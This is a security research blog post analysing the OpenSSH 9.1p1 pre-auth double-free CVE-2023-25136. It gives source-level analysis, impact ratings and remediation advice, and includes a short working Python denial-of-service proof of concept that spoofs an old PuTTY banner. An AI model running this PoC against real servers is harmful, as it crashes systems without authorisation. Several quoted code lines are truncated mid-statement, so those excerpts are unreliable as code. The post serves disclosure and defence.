
OpenSSH Pre-Auth Double Free CVE-2023-25136 – Writeup and Proof-of-Concept

By Yair Mizrahi, Senior Security Researcher | February 8, 2023

8 min read

SHARE:



OpenSSH's newly released version 9.2p1 contains a fix for a double-free vulnerability.

Given the severe potential impact of the vulnerability on OpenSSH servers (DoS/RCE) and its high popularity in the industry, this security fix prompted the JFrog Security Research team to investigate the vulnerability.

This blog post provides details on the vulnerability, who is affected, and a proof-of-concept to trigger it causing a Denial of Service (DoS).

February 14, 2023 Update:

Since the publication of this blog post, Qualys Security has managed to leverage this double-free for a limited remote code execution exploit in OpenBSD, when no security mitigations are applied. Therefore, we updated this blog post and our impact analysis to "High". See "Vulnerability Impact" below.

What is OpenSSH?

OpenSSH is a popular tool used for secure communication and remote access. It was developed as a free, open-source implementation of the Secure Shell (SSH) communications protocol and is widely used for various applications.

OpenSSH provides a secure and encrypted connection between two untrusted hosts over an insecure network, making it an essential tool for remote access and secure file transfer.

With the increasing use of cloud computing and remote access to servers, OpenSSH has become a crucial tool for system administrators and developers who need to access and manage remote systems securely.

OpenSSH also supports a wide range of platforms including Linux, macOS, and Windows, making it a widely adopted tool across different operating systems. With its ease of use and strong security features, OpenSSH has become an industry-standard tool for secure remote access.

Vulnerability Background


On February 2, 2023, OpenSSH released version 9.2p1 with this security advisory. It immediately became clear this version is of interest because of the pre-auth double-free vulnerability. Searching the OpenSSH's GitHub repository, this is the fix commit.

The commit message indicates `bz3522`, which refers to the `Bugzilla` issue reported by the user Mantas Mikulėnas.

In its report, Mantas mentions using PuTTY obsolete version 0.64, also attaching a back-trace of the double-free abort.

To dive deeper, we set up an environment with the vulnerable OpenSSH 9.1p1 and pulled a copy of the old PuTTY 0.64 version, released 8 years ago on February 28, 2015.

The following error was returned after trying to connect with PuTTY 0.64 to the vulnerable OpenSSH server:




Couldn't agree a key exchange algorithm (available: sntrup761x25519-sha512@openssh.com,curve25519-sha256,curve25519-sha256@libssh.org,ecdh-sha2-nistp256,ecdh-sha2-nistp384,ecdh-sha2-nistp521,diffie-hellman-group16-sha512,diffie-hellman-group18-sha512,diffie-hellman-group14-sha256)

Since the obsolete client's key exchange algorithms are not supported by the new OpenSSH version, we edited the sshd_config file by adding the following line to the `/etc/ssh/sshd_config`:

```
KexAlgorithms +diffie-hellman-group1-sha1
```

After restarting the SSH server and trying again, the following error was returned:



Couldn't agree a host key algorithm (available: rsa-sha2-512,rsa-sha2-256,ecdsa-sha2-nistp256,ssh-ed25519)

After adding another configuration line to the sshd_config, we were able to connect to the vulnerable OpenSSH server and reproduce the crash:

```
HostKeyAlgorithms +ssh-rsa
```

Running the server in debug mode (using the `-ddd` flag), the following debug message was returned:

```
ssh_sandbox_violation: unexpected system call (arch:0xc000003e,syscall:20
@ 0x7fd7473fb771) [preauth]
```

The Syscall number 20 is `writev()` which matches the `Bugzilla` report.

Note that the configuration changes we've made were only to reproduce the vulnerability through PuTTY and are not required to exploit it. As we'll see in the PoC, the default configuration is vulnerable.

Vulnerability In-Depth Details

We started by examining the fix commit stating that `compat_kex_proposal()` is responsible for the double-free. When the connection compatibility option `SSH_OLD_DHGEX` is true on [1], the second argument `p` is assigned to `cp` on [2] and later freed on [3].

```
/* Always returns pointer to allocated memory, caller must free.
char *
compat_kex_proposal(struct ssh *ssh, char *p)
{
    char *cp = NULL;


    if ((ssh->compat & (SSH_BUG_CURVE25519PAD|SSH_OLD_DHGEX)) ==
        return xstrdup(p);
    debug2_f("original KEX proposal: %s", p);
    if ((ssh->compat & SSH_BUG_CURVE25519PAD) != 0)
        if ((p = match_filter_denylist(p,
            "curve25519-sha256@libssh.org")) == NULL)
            fatal("match_filter_denylist failed");
    if ((ssh->compat & SSH_OLD_DHGEX) != 0) {                [1]
        cp = p;                                              [2]
        if ((p = match_filter_denylist(p,
            "diffie-hellman-group-exchange-sha256,"
            "diffie-hellman-group-exchange-sha1")) == NULL)
            fatal("match_filter_denylist failed");
        free(cp);                                            [3]
    }
    debug2_f("compat KEX proposal: %s", p);
    if (*p == '\0')
        fatal("No supported key exchange algorithms found");
    return p;
}
```

The call to `compat_kex_proposal()` is inside the `do_ssh2_kex()` function:

The freed cp=p from compat_kex_proposal() refers to the options.kex_algorithms argument.

Searching for kex_algorithms in the source code, we encountered the assemble_algorithms from the crash in the Bugzilla report:

```
ASSEMBLE(kex_algorithms, def_kex, all_kex);
```

ASSEMBLE is a macro for calling the kex_assemble_names() function:

```
#define ASSEMBLE(what, defaults, all) \
    do { \
        if ((r = kex_assemble_names(&o->what, defaults, all)) !=
            fatal_fr(r, "%s", #what); \
    } while (0)
```

The kex_assemble_names() function is called with the address of o->kex_algorithms as its first argument (which is listp). This is where the second free occurs.

```
int
kex_assemble_names(char **listp, const char *def, const char *al
```

Due to the options.kex_algorithms handle being freed and becoming a dangling pointer, it's once again freed causing a double-free.

But where is the SSH_OLD_DHGEX option set?

Inside the compat_banner() function, which determines bug flags from the SSH protocol banner. A struct named check[] lists all the SSH client IDs and their flags. The following snippet shows the Client IDs that are assigned the SSH_OLD_DHGEX option. We can also see that WinSCP might also be able to trigger this behavior.

```
        { "PuTTY_Local:*,"  /* dev versions < Sep 2014 */ "PuTTY-
          "PuTTY_Release_0.5*," /* 0.58-0.59 */
          "PuTTY_Release_0.60*,"
          "PuTTY_Release_0.61*,"
          "PuTTY_Release_0.62*,"
          "PuTTY_Release_0.63*,"
          "PuTTY_Release_0.64*",
                    SSH_OLD_DHGEX },
        { "FuTTY*",     SSH_OLD_DHGEX }, /* Putty Fork */
        { "WinSCP_release_4*,"
          "WinSCP_release_5.0*,"
          "WinSCP_release_5.1,"
          "WinSCP_release_5.1.*,"
          "WinSCP_release_5.5,"
          "WinSCP_release_5.5.*,"
          "WinSCP_release_5.6,"
          "WinSCP_release_5.6.*,"
          "WinSCP_release_5.7,"
          "WinSCP_release_5.7.1,"
          "WinSCP_release_5.7.2,"
          "WinSCP_release_5.7.3,"
          "WinSCP_release_5.7.4",
                    SSH_OLD_DHGEX },
```

Proof-of-Concept

We opted to create a Python Denial of service Proof-of-Concept because of its flexibility and portability. The proof-of-concept triggers the double-free using the paramiko package and causes an abort crash.

paramiko is a widespread Python SSH implementation, providing both server and client functionality. For the PoC we changed the connecting client version banner to reflect an obsolete client like PuTTY v0.64.

Available in our GitHub repository.

```
import paramiko


VICTIM_IP = "127.0.1"
CLIENT_ID = "PuTTY_Release_0.64"


def main():
    transport = paramiko.Transport(VICTIM_IP)
    transport.local_version = f"SSH-2.0-{CLIENT_ID}"
    transport.connect(username='', password='')


if __name__ == "__main__":
    main()
```

The exploit allocates another struct named `EVP_AES_KEY` instead of the freed `options.kex_algorithms`. It's later freed again when the double-free happens. It then overwrites its contents with another chunk using the `authctxt->user` or `authctxt->style`.

When `EVP_Cipher()` later tries to use this `EVP_AES_KEY`, it'll use this chunk that overwrote it using attacker-controlled data.

Vulnerability Impact

The OpenSSH Daemon listens for connections from clients. It forks a new daemon for each incoming connection. The forked daemons handle key exchange, encryption, authentication, command execution, and data exchange.

The vulnerability is a double-free that can theoretically be exploited for a denial of service, as demonstrated by our Proof-of-Concept, and possibly for remote code execution (RCE), although developing a working exploit is considered hard due to security measures in place such as a sandbox and Privilege Separation mechanism. For a denial of service, note that only the forked daemons crash, because of a sandbox violation while trying to call `writev()`, so it leaves the main server daemon free to handle new clients.

According to a recent update, Qualys Security has managed to leverage this double-free for a limited remote code execution exploit when no memory protections are applied (like ASLR or NX).

The JFrog Security Research team gave this vulnerability a **High** severity rating for the following reasons:

- No prerequisites are required. A default configuration is vulnerable.
- When no memory exploitation mitigations are applied (like ASLR or NX), RCE is possible, according to a recent publication.
- As for a Denial of Service attack, crashing a forked worker process is much less severe than a DoS that crashes an important daemon, but they will both receive a "High" Availability impact CVSS rating.
- Note that OpenSSH has put security measures in place such as a sandbox and Privilege Separation mechanism, but they should not lower the severity of the possible RCE attack.

Vulnerability Targets

The vulnerability applies only to OpenSSH version 9.1p1 with a default configuration, meaning no prerequisites are required.

Remediation

It's strongly recommended to upgrade OpenSSH to the latest version 9.2p1.

Is the JFrog Platform Vulnerable to the Vulnerability?

After conducting internal research, we can confirm that the JFrog DevOps platform is not vulnerable to OpenSSH's CVE-2023-25136.

Stay up-to-date with JFrog Security Research

The security research team's findings and research play an important role in improving the JFrog Platform's application software security capabilities. This manifests in the form of enhanced CVE metadata and remediation advice for developers, DevOps and security teams in the JFrog Xray vulnerability database. And also as new security scanning capabilities used by JFrog Xray.

Follow the latest discoveries and technical updates from the JFrog Security Research team in our research website, security research blog posts and on Twitter at @JFrogSecurity.

Tags: proof-of-concept double-free openssh cve-analysis security-research

LEARN MORE >

SHARE: